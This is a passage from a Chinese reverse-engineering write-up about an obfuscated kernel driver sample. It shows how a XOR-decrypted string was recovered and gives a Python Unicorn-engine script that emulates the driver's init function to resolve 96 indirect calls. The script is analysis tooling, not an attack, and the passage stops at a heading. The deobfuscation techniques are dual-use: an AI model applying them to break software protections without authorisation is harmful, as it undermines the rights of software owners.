
- 非常典型自解密操作,汇编中全是
立即数,构造128位的数据,之后xor解密,如图所示:

- 测试解密得到的字符串如下所示(嗯?何意味?):
"failed to hook AllocVm";
10. 尝试IDA插件去混淆
- 在分析有着
代码混淆的二进制时,大多数分析者会自然地想到D810这位老朋友,但是很遗憾,在该驱动样本中直接使用D810插件,反复测试后都是IDA无限卡死,无法顺利去混淆 - 好吧,那没招了,花点时间硬干吧
11. 模拟执行解密函数调用
- 通过笔者前文介绍,应该得知,驱动初始化函数

sub_140225000内都是经过解密后再间接调用真实函数地址,经过查表运算后,会将真实函数地址解密出来,放在一个通用寄存器中,再call reg,但是麻烦的点在于代码被查表算数网络处理后,代码膨胀异常严重,通过手动模拟解密的思路行不通了,如图所示
- 笔者此时注意到一个细节,这些膨胀后的巨型代码块,往往有着非常清晰的边界,即块开始、结束,如图所示:

- 所以笔者这里就自然地想到一个思路,我们写一个Python脚本,将
sub_140225000函数内所有的巨型代码块识别出来,以这些块为基本单位,再通过模拟执行代码的方式,就能算出解密后的真实函数地址
在本文中,笔者做实验的模拟器是Unicorn-engine,经常参加CTF竞赛的朋友对这个库肯定相当熟悉。关于如何配置模拟器环境、模拟运行二进制机器码,这部分内容很基础,碍于文章篇幅,暂不展开,感兴趣的朋友可以在论坛里搜索相关文章阅读
- 但是笔者很快意识到局限,这种针对某个单一函数所设计的脚本,通用性会不会很差?
- 万一当前驱动样本中叠加使用了多种混淆方案、或者后续版本更新采用了新的混淆方案,那么Py脚本是不是也要同步更新?
- 所以我们在动手设计分析脚本时,应该考虑到复用性。避免陷入:发现新问题-写新脚本-测试通过-样本更新-写新脚本-循环往复
- 笔者这里最终使用的实验思路如下:
- 我们回顾整个初始化函数,跳转控制跳转的指令非常少
- 不搞规则匹配,直接从函数头开始模拟,硬生生模拟到函数结束
- 当模拟代码时,遇到函数内部
call xxx、jz、jnz等指令,直接跳过该指令,即fall-through- 当识别到call reg指令,即call通用寄存器,我们将此时的调用点位置、真实函数地址记录下来 - 熟悉PE格式的朋友应该知道

文件对齐、内存对齐导致问题,所以我们预处理一下驱动文件(.sys),将其内存对齐后保存为.bin文件,这样模拟器载入时,文件偏移、Rva就相等了,免去后续修正偏移的麻烦,如图所示:
- 首先初始化Unicorn:
ImageBase = 0x140000000
ImageSize = 0x270000
FuncStart = 0x140225000
FuncEnd = 0x14025CE40
StackBase = 0x7FF000000000
StackSize = 0x40000
Rsp = StackBase + StackSize - 8

def RunEmulator():
    emu = Uc(UC_ARCH_X86, UC_MODE_64)

    emu.mem_map(ImageBase, ImageSize)
    emu.mem_write(ImageBase, bytes(Image))

    emu.mem_map(StackBase, StackSize)
    emu.reg_write(UC_X86_REG_RSP, Rsp)

    emu.hook_add(UC_HOOK_CODE, hook_code)
    emu.hook_add(UC_HOOK_MEM_UNMAPPED, hook_unmapped)

    try:
        emu.emu_start(FuncStart, 0)
    except UcError as Ex:
        print(f"[UcError] {Ex}")
- Unicorn Hook接管:
def hook_code(emu, addr, size, user_data):
    global Steps
    if addr >= FuncEnd:
        emu.emu_stop()
        return
    Steps += 1
    ins = Decode(addr)
    mn = ins.mnemonic

    if mn == "call" and ins.operands[0].type == CS_OP_REG:
        Targets[addr] = emu.reg_read(Reg64[ins.reg_name(ins.operands[0].reg)])

    if mn == "call" or mn.startswith("j") or mn in SkipMnem:
        emu.reg_write(UC_X86_REG_RIP, addr + ins.size)
- 避免Unicorn模拟崩溃:
def hook_unmapped(emu, access, addr, size, value, user_data):
    # 对齐
    page = addr & ~0xFFF
    emu.mem_map(page, 0x1000)
    emu.mem_write(page, PageFill(page).to_bytes(8, "little") * 512)
    return True

def PageFill(page):
    return 0x400000000000 | ((page & 0xFFFFF) << 16) | 0x5A
- 运行Py脚本,模拟器跑得还挺顺利,顺利解密出了真实函数调用


- 再打开脚本日志看看,顺利解密出绝大部分函数调用,
足够支撑我们后续的行为分析了:- 模拟执行步数:54567步
- 函数中寄存器间接调用次数:96处
- 解密成功数:成功解密91处,5处解密失败,静态解密成功率94.8%
- 在当前函数中,有
call rax、call r8、call r10三种形式的调用方式,大部分调用是call rax
12. 还原真实函数调用(patch bytes)
